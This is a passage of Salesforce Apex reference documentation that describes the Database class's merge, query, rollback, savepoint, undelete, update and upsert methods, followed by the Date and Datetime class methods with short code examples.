Merges the specified duplicate sObject record into the master sObject of the same type, deleting the duplicate, and reparenting any related records.

Signature

```
public static Database.MergeResult merge(sObject masterRecord, sObject duplicateRecord)
```

Parameters

masterRecord
Type: sObject

The master sObject record the duplicate record is merged into.

duplicateRecord
Type: sObject

The sObject record to merge with the master. This sObject must be of the same type as the master.

Return Value

Type: Database.MergeResult

Usage

Each executed `merge` method counts against the governor limit for DML statements.

merge(masterRecord, duplicateIds)

Merges up to two records of the same sObject type into the master sObject record, deleting the others, and reparenting any related records.

Signature

```
public static List<Database.MergeResult> merge(sObject masterRecord, List<Id>
duplicateIds)
```

Parameters

masterRecord
Type: SObject

The master sObject record the other records are merged into.

duplicateIds
Type: List<Id>

A list of IDs of up to two records to merge with the master. These records must be of the same sObject type as the master.

Return Value

Type: List<Database.MergeResult>

Usage

Each executed `merge` method counts against the governor limit for DML statements.

merge(masterRecord, duplicateRecords)

Merges up to two records of the same object type into the master sObject record, deleting the others, and reparenting any related records.

Signature

```
public static List<Database.MergeResult> merge(sObject masterRecord, List<SObject>
duplicateRecords)
```

Parameters

masterRecord
Type: SObject

The master sObject record the other sObjects are merged into.

duplicateRecords
Type: List<SObject>

A list of up to two sObject records to merge with the master. These sObjects must be of the same type as the master.

Return Value

Type: List<Database.MergeResult>

Usage

Each executed `merge` method counts against the governor limit for DML statements.

`merge(masterRecord, duplicateId, allOrNone)`

Merges the specified duplicate record into the master sObject record of the same type, optionally returning errors, if any, deleting the duplicate, and reparenting any related records. Merges only accounts, contacts, or leads.

Signature

```
public static Database.MergeResult merge(sObject masterRecord, Id duplicateId, Boolean allOrNone)
```

Parameters

masterRecord
Type: sObject

The master sObject record the duplicate record is merged into.

duplicate
Type: ID

The ID of the record to merge with the master. This record must be of the same sObject type as the master.

allOrNone
Type: Boolean

Set to `false` to return any errors encountered in this operation as part of the returned result. If set to `true`, this method throws an exception if the operation fails. The default is `true`.

Return Value

Type: Database.MergeResult

Usage

Each executed `merge` method counts against the governor limit for DML statements.

merge(masterRecord, duplicateRecord, allOrNone)

Merges the specified duplicate sObject record into the master sObject of the same type, optionally returning errors, if any, deleting the duplicate, and reparenting any related records.

Signature

```
public static Database.MergeResult merge(sObject masterRecord, sObject duplicateRecord,
Boolean allOrNone)
```

Parameters

masterRecord
Type: sObject

The master sObject record the duplicate record is merged into.

duplicateRecord
Type: sObject

The sObject record to merge with the master. This sObject must be of the same type as the master.

allOrNone
Type: Boolean

Set to `false` to return any errors encountered in this operation as part of the returned result. If set to `true`, this method throws an exception if the operation fails. The default is `true`.

Return Value

Type: Database.MergeResult

Usage

Each executed `merge` method counts against the governor limit for DML statements.

merge(masterRecord, duplicateIds, allOrNone)

Merges up to two records of the same sObject type into the master sObject record, optionally returning errors, if any, deleting the duplicates, and reparenting any related records.

Signature

```
public static List<Database.MergeResult> merge(sObject masterRecord, List<Id>
duplicateIds, Boolean allOrNone)
```

Parameters

masterRecord
Type: SObject

The master sObject record the other records are merged into.

duplicateIds
Type: List<Id>

A list of IDs of up to two records to merge with the master. These records must be of the same sObject type as the master.

allOrNone
Type: Boolean

Set to `false` to return any errors encountered in this operation as part of the returned result. If set to `true`, this method throws an exception if the operation fails. The default is `true`.

Return Value

Type: List<Database.MergeResult>

Usage

Each executed `merge` method counts against the governor limit for DML statements.

merge(masterRecord, duplicateRecords, allOrNone)

Merges up to two records of the same object type into the master sObject record, optionally returning errors, if any, deleting the duplicates, and reparenting any related records.

Signature

```
public static List<Database.MergeResult> merge(sObject masterRecord, List<SObject>
duplicateRecords, Boolean allOrNone)
```

Parameters

masterRecord
Type: sObject

The master sObject record the other sObjects are merged into.

duplicateRecords
Type: List<SObject>

A list of up to two sObject records to merge with the master. These sObjects must be of the same type as the master.

allOrNone
Type: Boolean

Set to `false` to return any errors encountered in this operation as part of the returned result. If set to `true`, this method throws an exception if the operation fails. The default is `true`.

Return Value

Type: List<Database.MergeResult>

Usage

Each executed `merge` method counts against the governor limit for DML statements.

query(queryString)

Creates a dynamic SOQL query at runtime.

Signature

```
public static sObject[] query(String queryString)
```

Parameters

queryString
Type: String

Return Value

Type: sObject[]

Usage

This method can be used wherever a static SOQL query can be used, such as in regular assignment statements and `for` loops. Unlike inline SOQL, fields in bind variables are not supported.

For more information, see Dynamic SOQL on page 174.

Each executed `query` method counts against the governor limit for SOQL queries.

`rollback(databaseSavepoint)`

Restores the database to the state specified by the savepoint variable. Any emails submitted since the last savepoint are also rolled back and not sent.

Signature

```
public static Void rollback(System.Savepoint databaseSavepoint)
```

Parameters

databaseSavepoint
Type: System.Savepoint

Return Value

Type: Void

Usage

Note the following:

- Static variables are not reverted during a rollback. If you try to run the trigger again, the static variables retain the values from the first run.
- Each rollback counts against the governor limit for DML statements. You will receive a runtime error if you try to rollback the database additional times.
- The ID on an sObject inserted after setting a savepoint is not cleared after a rollback. Create new a sObject to insert after a rollback. Attempting to insert the sObject using the variable created before the rollback fails because the sObject variable has an ID. Updating or upserting the sObject using the same variable also fails because the sObject is not in the database and, thus, cannot be updated.

For an example, see Transaction Control.

`setSavepoint()`

Returns a savepoint variable that can be stored as a local variable, then used with the `rollback` method to restore the database to that point.

Signature

```
public static System.Savepoint setSavepoint()
```

Return Value

Type: System.Savepoint

Usage

Note the following:

- If you set more than one savepoint, then roll back to a savepoint that is not the last savepoint you generated, the later savepoint variables become invalid. For example, if you generated savepoint `SP1` first, savepoint `SP2` after that, and then you rolled back to `SP1`, the variable `SP2` would no longer be valid. You will receive a runtime error if you try to use it.
- References to savepoints cannot cross trigger invocations because each trigger invocation is a new trigger context. If you declare a savepoint as a static variable then try to use it across trigger contexts, you will receive a run-time error.
- Each savepoint you set counts against the governor limit for DML statements.

For an example, see Transaction Control.

`undelete(recordToUndelete, allOrNone)`

Restores an existing sObject record, such as an individual account or contact, from your organization's Recycle Bin.

Signature

```
public static Database.UndeleteResult undelete(sObject recordToUndelete, Boolean
allOrNone)
```

Parameters

`recordToUndelete`
Type: sObject

`allOrNone`
Type: Boolean

The optional *`allOrNone`* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.UndeleteResult

Usage

`undelete` is analogous to the UNDELETE statement in SQL.

Each executed `undelete` method counts against the governor limit for DML statements.

undelete(recordsToUndelete, allOrNone)

Restores one or more existing sObject records, such as individual accounts or contacts, from your organization's Recycle Bin.

Signature

```
public static Database.UndeleteResult[] undelete(sObject[] recordsToUndelete, Boolean allOrNone)
```

Parameters

recordsToUndelete
Type: sObject []

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.UndeleteResult[]

Usage

`undelete` is analogous to the UNDELETE statement in SQL.

Each executed `undelete` method counts against the governor limit for DML statements.

Example

The following example restores all accounts named 'Trump'. The `ALL ROWS` keyword queries all rows for both top-level and aggregate relationships, including deleted records and archived activities.

```
Account[] savedAccts = [SELECT Id, Name FROM Account
                                                    WHERE Name = 'Trump'
ALL ROWS];
Database.UndeleteResult[] UDR_Dels = Database.undelete(savedAccts);
```

undelete(recordID, allOrNone)

Restores an existing sObject record, such as an individual account or contact, from your organization's Recycle Bin.

Signature

```
public static Database.UndeleteResult undelete(ID recordID, Boolean allOrNone)
```

Parameters

recordID
Type: ID

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.UndeleteResult

Usage

`undelete` is analogous to the UNDELETE statement in SQL.

Each executed `undelete` method counts against the governor limit for DML statements.

undelete(recordIDs, allOrNone)

Restores one or more existing sObject records, such as individual accounts or contacts, from your organization's Recycle Bin.

Signature

```
public static Database.UndeleteResult[] undelete(ID[] recordIDs, Boolean allOrNone)
```

Parameters

RecordIDs
Type: ID[]

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.UndeleteResult[]

Usage

`undelete` is analogous to the UNDELETE statement in SQL.

Each executed `undelete` method counts against the governor limit for DML statements.

update(recordToUpdate, allOrNone)

Modifies an existing sObject record, such as an individual account or contact, in your organization's data.

Signature

```
public static Database.SaveResult update(sObject recordToUpdate, Boolean allOrNone)
```

Parameters

recordToUpdate
Type: sObject

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.SaveResult

Usage

`update` is analogous to the UPDATE statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `update` method counts against the governor limit for DML statements.

Example

The following example updates the `BillingCity` field on a single account.

```
Account a = new Account(Name='SFDC');
insert(a);

Account myAcct =
  [SELECT Id, Name, BillingCity
   FROM Account WHERE Id = :a.Id];
myAcct.BillingCity = 'San Francisco';

Database.SaveResult SR =
  Database.update(myAcct);
```

update(recordsToUpdate, allOrNone)

Modifies one or more existing sObject records, such as individual accounts or contactsinvoice statements, in your organization's data.

Signature

```
public static Database.SaveResult[] update(sObject[] recordsToUpdate, Boolean allOrNone)
```

Parameters

recordsToUpdate
Type: sObject []

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.SaveResult[]

Usage

`update` is analogous to the UPDATE statement in SQL.

Each executed `update` method counts against the governor limit for DML statements.

update(recordToUpdate, dmlOptions)

Modifies an existing sObject record, such as an individual account or contact, in your organization's data.

Signature

```
public static Database.SaveResult update(sObject recordToUpdate, Database.DmlOptions
dmlOptions)
```

Parameters

recordToUpdate
Type: sObject

dmlOptions
Type: Database.DMLOptions

The optional *dmlOptions* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions.

Return Value

Type: Database.SaveResult

Usage

`update` is analogous to the UPDATE statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `update` method counts against the governor limit for DML statements.

update(recordsToUpdate, dmlOptions)

Modifies one or more existing sObject records, such as individual accounts or contactsinvoice statements, in your organization's data.

Signature

```
public static Database.SaveResult[] update(sObject[] recordsToUpdate, Database.DMLOptions
dmlOptions)
```

Parameters

recordsToUpdate
Type: sObject []

dmlOptions
Type: Database.DMLOptions

The optional *dmlOptions* parameter specifies additional data for the transaction, such as assignment rule information or rollback behavior when errors occur during record insertions.

Return Value

Type: Database.SaveResult[]

Usage

`update` is analogous to the UPDATE statement in SQL.

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `update` method counts against the governor limit for DML statements.

upsert(recordToUpsert, externalIdField, allOrNone)

Creates a new sObject record or updates an existing sObject record within a single statement, using a specified field to determine the presence of existing objects, or the ID field if no field is specified.

Signature

```
public static Database.UpsertResult upsert(sObject recordToUpsert, Schema.SObjectField
externalIDField, Boolean allOrNone)
```

Parameters

recordToUpsert
Type: sObject

externalIdField
Type: Schema.SObjectField

The *externalIdField* is of type `Schema.SObjectField`, that is, a field token. Find the token for the field by using the `fields` special method. For example, `Schema.SObjectField f = Account.Fields.MyExternalId`. The *externalIdField* parameter is the field that `upsert()` uses to match sObjects with existing records. This field can be a custom field marked as external ID, or a standard field with the `idLookup` attribute.

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.UpsertResult

Usage

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `upsert` method counts against the governor limit for DML statements.

For more information on how the upsert operation works, see the upsert() statement.

`upsert(recordsToUpsert, externalIdField, allOrNone)`

Creates new sObject records or updates existing sObject records within a single statement, using a specified field to determine the presence of existing objects, or the ID field if no field is specified.

Signature

```
public static Database.UpsertResult[] upsert(sObject[] recordsToUpsert,
Schema.SObjectField externalIdField, Boolean allOrNone)
```

Parameters

recordsToUpsert
Type: sObject []

externalIdField
Type: Schema.SObjectField

The *externalIdField* is of type `Schema.SObjectField`, that is, a field token. Find the token for the field by using the `fields` special method. For example, `Schema.SObjectField f = Account.Fields.MyExternalId`. The *externalIdField* parameter is the field that `upsert()` uses to match sObjects with existing records. This field can be a custom field marked as external ID, or a standard field with the `idLookup` attribute.

allOrNone
Type: Boolean

The optional *allOrNone* parameter specifies whether the operation allows partial success. If you specify `false` for this parameter and a record fails, the remainder of the DML operation can still succeed. This method returns a result object that can be used to verify which records succeeded, which failed, and why.

Return Value

Type: Database.UpsertResult[]

Usage

Apex classes and triggers saved (compiled) using API version 15.0 and higher produce a runtime error if you assign a String value that is too long for the field.

Each executed `upsert` method counts against the governor limit for DML statements.

For more information on how the upsert operation works, see the upsert() statement.

Date Class

Contains methods for the Date primitive data type.

Namespace

System

Usage

For more information on Dates, see Primitive Data Types on page 25.

Date Methods

The following are methods for `Date`.

IN THIS SECTION:

addDays(additionalDays)
Adds the specified number of additional days to a Date.

addMonths(additionalMonths)
Adds the specified number of additional months to a Date

addYears(additionalYears)
Adds the specified number of additional years to a Date

day()
Returns the day-of-month component of a Date.

dayOfYear()
Returns the day-of-year component of a Date.

daysBetween(secondDate)
Returns the number of days between the Date that called the method and the specified date.

daysInMonth(year, month)
Returns the number of days in the month for the specified *`year`* and *`month`* (1=Jan).

format()
Returns the Date as a string using the locale of the context user

isLeapYear(year)
Returns `true` if the specified year is a leap year.

isSameDay(dateToCompare)
Returns `true` if the Date that called the method is the same as the specified date.

month()
Returns the month component of a Date (1=Jan).

monthsBetween(secondDate)
Returns the number of months between the Date that called the method and the specified date, ignoring the difference in days.

newInstance(year, month, date)
Constructs a Date from Integer representations of the *`year`*, *`month`* (1=Jan), and *`day`*.

parse(stringDate)
Constructs a Date from a String. The format of the String depends on the local date format.

today()
Returns the current date in the current user's time zone.

toStartOfMonth()
Returns the first of the month for the Date that called the method.

toStartOfWeek()
Returns the start of the week for the Date that called the method, depending on the context user's locale.

valueOf(stringDate)
Returns a Date that contains the value of the specified String.

valueOf(fieldValue)
Converts the specified object to a Date. Use this method to convert a history tracking field value or an object that represents a Date value.

year()
Returns the year component of a Date

addDays(additionalDays)

Adds the specified number of additional days to a Date.

Signature

```
public Date addDays(Integer additionalDays)
```

Parameters

`additionalDays`
Type: Integer

Return Value

Type: Date

Example

```
Date myDate = Date.newInstance(1960, 2, 17);
Date newDate = mydate.addDays(2);
```

addMonths(additionalMonths)

Adds the specified number of additional months to a Date

Signature

```
public Date addMonths(Integer additionalMonths)
```

Parameters

additionalMonths
Type: Integer

Return Value

Type: Date

Example

```
date myDate = date.newInstance(1990, 11, 21);
date newDate = myDate.addMonths(3);
date expectedDate = date.newInstance(1991, 2, 21);
system.assertEquals(expectedDate, newDate);
```

addYears(additionalYears)

Adds the specified number of additional years to a Date

Signature

```
public Date addYears(Integer additionalYears)
```

Parameters

additionalYears
Type: Integer

Return Value

Type: Date

Example

```
date myDate = date.newInstance(1983, 7, 15);
date newDate = myDate.addYears(2);
date expectedDate = date.newInstance(1985, 7, 15);
system.assertEquals(expectedDate, newDate);
```

day()

Returns the day-of-month component of a Date.

Signature

```
public Integer day()
```

Return Value

Type: Integer

Example

```
date myDate = date.newInstance(1989, 4, 21);
Integer day = myDate.day();
system.assertEquals(21, day);
```

dayOfYear()

Returns the day-of-year component of a Date.

Signature

```
public Integer dayOfYear()
```

Return Value

Type: Integer

Example

```
date myDate = date.newInstance(1998, 10, 21);
Integer day = myDate.dayOfYear();
system.assertEquals(294, day);
```

daysBetween(secondDate)

Returns the number of days between the Date that called the method and the specified date.

Signature

```
public Integer daysBetween(Date secondDate)
```

Parameters

secondDate
Type: Date

Return Value

Type: Integer

Usage

If the Date that calls the method occurs after the *compDate*, the return value is negative.

Example

```
Date startDate = Date.newInstance(2008, 1, 1);
Date dueDate = Date.newInstance(2008, 1, 30);
Integer numberDaysDue = startDate.daysBetween(dueDate);
```

daysInMonth(year, month)

Returns the number of days in the month for the specified *year* and *month* (1=Jan).

Signature

```
public static Integer daysInMonth(Integer year, Integer month)
```

Parameters

year
Type: Integer

month
Type: Integer

Return Value

Type: Integer

Example

The following example finds the number of days in the month of February in the year 1960.

```
Integer numberDays = date.daysInMonth(1960, 2);
```

format()

Returns the Date as a string using the locale of the context user

Signature

```
public String format()
```

Return Value

Type: String

Example

```
// In American-English locale
date myDate = date.newInstance(2001, 3, 21);
```

```
String dayString = myDate.format();
system.assertEquals('3/21/2001', dayString);
```

isLeapYear(year)

Returns `true` if the specified year is a leap year.

Signature

```
public static Boolean isLeapYear(Integer year)
```

Parameters

year
Type: Integer

Return Value

Type: Boolean

Example

```
system.assert(Date.isLeapYear(2004));
```

isSameDay(dateToCompare)

Returns `true` if the Date that called the method is the same as the specified date.

Signature

```
public Boolean isSameDay(Date dateToCompare)
```

Parameters

dateToCompare
Type: Date

Return Value

Type: Boolean

Example

```
date myDate = date.today();
date dueDate = date.newInstance(2008, 1, 30);
boolean dueNow = myDate.isSameDay(dueDate);
```

month()

Returns the month component of a Date (1=Jan).

Signature

```
public Integer month()
```

Return Value

Type: Integer

Example

```
date myDate = date.newInstance(2004, 11, 21);
Integer month = myDate.month();
system.assertEquals(11, month);
```

monthsBetween(secondDate)

Returns the number of months between the Date that called the method and the specified date, ignoring the difference in days.

Signature

```
public Integer monthsBetween(Date secondDate)
```

Parameters

secondDate
Type: Date

Return Value

Type: Integer

Example

```
Date firstDate = Date.newInstance(2006, 12, 2);
Date secondDate = Date.newInstance(2012, 12, 8);
Integer monthsBetween = firstDate.monthsBetween(secondDate);
System.assertEquals(72, monthsBetween);
```

newInstance(year, month, date)

Constructs a Date from Integer representations of the *year*, *month* (1=Jan), and *day*.

Signature

```
public static Date newInstance(Integer year, Integer month, Integer date)
```

Parameters

year
Type: Integer

month
Type: Integer

date
Type: Integer

Return Value

Type: Date

Example

The following example creates the date February 17th, 1960:

```
Date myDate = date.newinstance(1960, 2, 17);
```

parse(stringDate)

Constructs a Date from a String. The format of the String depends on the local date format.

Signature

```
public static Date parse(String stringDate)
```

Parameters

stringDate
Type: String

Return Value

Type: Date

Example

The following example works in some locales.

```
date mydate = date.parse('12/27/2009');
```

today()

Returns the current date in the current user's time zone.

Signature

```
public static Date today()
```

Return Value

Type: Date

toStartOfMonth()

Returns the first of the month for the Date that called the method.

Signature

```
public Date toStartOfMonth()
```

Return Value

Type: Date

Example

```
date myDate = date.newInstance(1987, 12, 17);
date firstDate = myDate.toStartOfMonth();
date expectedDate = date.newInstance(1987, 12, 1);
system.assertEquals(expectedDate, firstDate);
```

toStartOfWeek()

Returns the start of the week for the Date that called the method, depending on the context user's locale.

Signature

```
public Date toStartOfWeek()
```

Return Value

Type: Date

Example

For example, the start of a week is Sunday in the United States locale, and Monday in European locales. For example:

```
Date myDate = Date.today();
Date weekStart = myDate.toStartofWeek();
```

valueOf(stringDate)

Returns a Date that contains the value of the specified String.

Signature

```
public static Date valueOf(String stringDate)
```

Parameters

stringDate
Type: String

Return Value

Type: Date

Usage

The specified string should use the standard date format "yyyy-MM-dd HH:mm:ss" in the local time zone.

Example

```
string year = '2008';
string month = '10';
string day = '5';
string hour = '12';
string minute = '20';
string second = '20';
string stringDate = year + '-' + month
 + '-' + day + ' ' + hour + ':' +
minute + ':' + second;

Date myDate = date.valueOf(stringDate);
```

valueOf(fieldValue)

Converts the specified object to a Date. Use this method to convert a history tracking field value or an object that represents a Date value.

Signature

```
public static Date valueOf(Object fieldValue)
```

Parameters

fieldValue
Type: Object

Return Value

Type: Date

Usage

Use this method with the `OldValue` or `NewValue` fields of history sObjects, such as `AccountHistory`, when the field is a Date field.

Note: In API version 33.0 or earlier, if you call `Date.valueOf` with an object that represents a `Datetime`, the method returns a `Date` value that contains the hours, minutes, and seconds. In version 34.0 and later, `Date.valueOf` converts the object to a valid `Date` without the time information. To convert a variable of type `Datetime` to a `Date`, use the Datetime.date method.

Example

This example converts history tracking fields to `Date` values.

```
List<AccountHistory> ahlist = [SELECT Field,OldValue,NewValue FROM AccountHistory];
for(AccountHistory ah : ahlist) {
  System.debug('Field: ' + ah.Field);
  if (ah.field == 'MyDate__c') {
    Date oldValue = Date.valueOf(ah.OldValue);
    Date newValue = Date.valueOf(ah.NewValue);
  }
}
```

`year()`

Returns the year component of a Date

Signature

```
public Integer year()
```

Return Value

Type: Integer

Example

```
date myDate = date.newInstance(1988, 12, 17);
system.assertEquals(1988, myDate.year());
```

Datetime Class

Contains methods for the Datetime primitive data type.

Namespace

System

Usage

For more information about the Datetime, see Primitive Data Types on page 25.

Datetime Methods

The following are methods for `Datetime`.

IN THIS SECTION:

addHours(additionalHours)

Adds the specified number of hours to a Datetime.

addMinutes(additionalMinutes)

Adds the specified number of minutes to a Datetime.

addMonths(additionalMonths)

Adds the specified number of months to a Datetime.

addSeconds(additionalSeconds)

Adds the specified number of seconds to a Datetime.

addYears(additionalYears)

Adds the specified number of years to a Datetime.

date()

Returns the Date component of a Datetime in the local time zone of the context user.

dateGMT()

Return the Date component of a Datetime in the GMT time zone.

day()

Returns the day-of-month component of a Datetime in the local time zone of the context user.

dayGmt()

Returns the day-of-month component of a Datetime in the GMT time zone.

dayOfYear()

Returns the day-of-year component of a Datetime in the local time zone of the context user.

dayOfYearGmt()

Returns the day-of-year component of a Datetime in the GMT time zone.

format()

Converts the date to the local time zone and returns the converted date as a formatted string using the locale of the context user. If the time zone cannot be determined, GMT is used.

format(dateFormatString)

Converts the date to the local time zone and returns the converted date as a string using the supplied Java simple date format. If the time zone cannot be determined, GMT is used.

format(dateFormatString, timezone)

Converts the date to the specified time zone and returns the converted date as a string using the supplied Java simple date format. If the supplied time zone is not in the correct format, GMT is used.

formatGmt(dateFormatString)

Returns a Datetime as a string using the supplied Java simple date format and the GMT time zone.

formatLong()

Converts the date to the local time zone and returns the converted date in long date format.

getTime()

Returns the number of milliseconds since January 1, 1970, 00:00:00 GMT represented by this DateTime object.

hour()

Returns the hour component of a Datetime in the local time zone of the context user.

hourGmt()

Returns the hour component of a Datetime in the GMT time zone.

isSameDay(dateToCompare)

Returns true if the Datetime that called the method is the same as the specified Datetime in the local time zone of the context user.

millisecond()

Return the millisecond component of a Datetime in the local time zone of the context user.

millisecondGmt()

Return the millisecond component of a Datetime in the GMT time zone.

minute()

Returns the minute component of a Datetime in the local time zone of the context user.

minuteGmt()

Returns the minute component of a Datetime in the GMT time zone.

month()

Returns the month component of a Datetime in the local time zone of the context user (1=Jan).

monthGmt()

Returns the month component of a Datetime in the GMT time zone (1=Jan).

newInstance(milliseconds)

Constructs a Datetime and initializes it to represent the specified number of milliseconds since January 1, 1970, 00:00:00 GMT.

newInstance(date, time)

Constructs a DateTime from the specified date and time in the local time zone.

newInstance(year, month, day)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), and day at midnight in the local time zone.

newInstance(year, month, day, hour, minute, second)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), day, hour, minute, and second in the local time zone.

newInstanceGmt(date, time)

Constructs a DateTime from the specified date and time in the GMT time zone.

newInstanceGmt(year, month, date)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), and day at midnight in the GMT time zone

newInstanceGmt(year, month, date, hour, minute, second)

Constructs a Datetime from Integer representations of the specified year, month (1=Jan), day, hour, minute, and second in the GMT time zone

now()

Returns the current Datetime based on a GMT calendar.

parse(datetimeString)

Constructs a Datetime from the given String in the local time zone and in the format of the user locale.

second()

Returns the second component of a Datetime in the local time zone of the context user.

secondGmt()

Returns the second component of a Datetime in the GMT time zone.

time()

Returns the time component of a Datetime in the local time zone of the context user.

timeGmt()

Returns the time component of a Datetime in the GMT time zone.

valueOf(dateTimeString)

Returns a Datetime that contains the value of the specified string.

valueOf(fieldValue)

Converts the specified object to a Datetime. Use this method to convert a history tracking field value or an object that represents a Datetime value.

valueOfGmt(dateTimeString)

Returns a Datetime that contains the value of the specified String.

year()

Returns the year component of a Datetime in the local time zone of the context user.

yearGmt()

Returns the year component of a Datetime in the GMT time zone.

addDays(additionalDays)

Adds the specified number of days to a Datetime.

Signature

```
public Datetime addDays(Integer additionalDays)
```

Parameters

additionalDays
Type: Integer

Return Value

Type: Datetime

Example

```
Datetime myDateTime = Datetime.newInstance(1960, 2, 17);
Datetime newDateTime = myDateTime.addDays(2);
Datetime expected = Datetime.newInstance(1960, 2, 19);
System.assertEquals(expected, newDateTime);
```

addHours(additionalHours)

Adds the specified number of hours to a Datetime.

Signature

```
public Datetime addHours(Integer additionalHours)
```

Parameters

additionalHours
Type: Integer

Return Value

Type: Datetime

Example

```
DateTime myDateTime = DateTime.newInstance(1997, 1, 31, 7, 8, 16);
DateTime newDateTime = myDateTime.addHours(3);
DateTime expected = DateTime.newInstance(1997, 1, 31, 10, 8, 16);
System.assertEquals(expected, newDateTime);
```

addMinutes(additionalMinutes)

Adds the specified number of minutes to a Datetime.

Signature

```
public Datetime addMinutes(Integer additionalMinutes)
```

Parameters

additionalMinutes
Type: Integer

Return Value

Type: Datetime

Example

```
DateTime myDateTime = DateTime.newInstance(1999, 2, 11, 8, 6, 16);
DateTime newDateTime = myDateTime.addMinutes(7);
DateTime expected = DateTime.newInstance(1999, 2, 11, 8, 13, 16);
System.assertEquals(expected, newDateTime);
```

addMonths(additionalMonths)

Adds the specified number of months to a Datetime.

Signature

```
public Datetime addMonths(Integer additionalMonths)
```

Parameters

additionalMonths
Type: Integer

Return Value

Type: Datetime

Example

```
DateTime myDateTime = DateTime.newInstance(2000, 7, 7, 7, 8, 12);
DateTime newDateTime = myDateTime.addMonths(1);
DateTime expected = DateTime.newInstance(2000, 8, 7, 7, 8, 12);
System.assertEquals(expected, newDateTime);
```

addSeconds(additionalSeconds)

Adds the specified number of seconds to a Datetime.

Signature

```
public Datetime addSeconds(Integer additionalSeconds)
```

Parameters

additionalSeconds
Type: Integer

Return Value

Type: Datetime

Example

```
DateTime myDateTime = DateTime.newInstance(2001, 7, 19, 10, 7, 12);
DateTime newDateTime = myDateTime.addSeconds(4);
DateTime expected = DateTime.newInstance(2001, 7, 19, 10, 7, 16);
System.assertEquals(expected, newDateTime);
```

addYears(additionalYears)

Adds the specified number of years to a Datetime.

Signature

```
public Datetime addYears(Integer additionalYears)
```

Parameters

additionalYears
Type: Integer

Return Value

Type: Datetime

Example

```
DateTime myDateTime = DateTime.newInstance(2009, 12, 17, 13, 6, 6);
DateTime newDateTime = myDateTime.addYears(1);
DateTime expected = DateTime.newInstance(2010, 12, 17, 13, 6, 6);
System.assertEquals(expected, newDateTime);
```

date()

Returns the Date component of a Datetime in the local time zone of the context user.

Signature

```
public Date date()
```

Return Value

Type: Date

Example

```
DateTime myDateTime = DateTime.newInstance(2006, 3, 16, 12, 6, 13);
Date myDate = myDateTime.date();
Date expected = Date.newInstance(2006, 3, 16);
System.assertEquals(expected, myDate);
```

dateGMT()

Return the Date component of a Datetime in the GMT time zone.

Signature

```
public Date dateGMT()
```

Return Value

Type: Date

Example

```
// California local time, PST
DateTime myDateTime = DateTime.newInstance(2006, 3, 16, 23, 0, 0);
```

```
Date myDate = myDateTime.dateGMT();
Date expected = Date.newInstance(2006, 3, 17);
System.assertEquals(expected, myDate);
```

day()

Returns the day-of-month component of a Datetime in the local time zone of the context user.

Signature

```
public Integer day()
```

Return Value

Type: Integer

Example

```
DateTime myDateTime = DateTime.newInstance(1986, 2, 21, 23, 0, 0);
System.assertEquals(21, myDateTime.day());
```

dayGmt()

Returns the day-of-month component of a Datetime in the GMT time zone.

Signature

```
public Integer dayGmt()
```

Return Value

Type: Integer

Example

```
// California local time, PST
DateTime myDateTime = DateTime.newInstance(1987, 1, 14, 23, 0, 3);
System.assertEquals(15, myDateTime.dayGMT());
```

dayOfYear()

Returns the day-of-year component of a Datetime in the local time zone of the context user.

Signature

```
public Integer dayOfYear()
```

Return Value

Type: Integer

Example

For example, February 5, 2008 08:30:12 would be day 36.

```
Datetime myDate = Datetime.newInstance(2008, 2, 5, 8, 30, 12);
system.assertEquals(myDate.dayOfYear(), 36);
```

dayOfYearGmt()

Returns the day-of-year component of a Datetime in the GMT time zone.

Signature

```
public Integer dayOfYearGmt()
```

Return Value

Type: Integer

Example

```
// This sample assumes we are in the PST timezone
DateTime myDateTime = DateTime.newInstance(1999, 2, 5, 23, 0, 3);
// January has 31 days + 5 days in February = 36 days
// dayOfYearGmt() adjusts the time zone from the current time zone to GMT
// by adding 8 hours to the PST time zone, so it's 37 days and not 36 days
System.assertEquals(37, myDateTime.dayOfYearGmt());
```

format()

Converts the date to the local time zone and returns the converted date as a formatted string using the locale of the context user. If the time zone cannot be determined, GMT is used.

Signature

```
public String format()
```

Return Value

Type: String

Example

```
DateTime myDateTime = DateTime.newInstance(1993, 6, 6, 3, 3, 3);
system.assertEquals('6/6/1993 3:03 AM', mydatetime.format());
```

format(dateFormatString)

Converts the date to the local time zone and returns the converted date as a string using the supplied Java simple date format. If the time zone cannot be determined, GMT is used.

Signature

```
public String format(String dateFormatString)
```

Parameters

dateFormatString
Type: String

Return Value

Type: String

Usage

For more information on the Java simple date format, see Java SimpleDateFormat.

Example

```
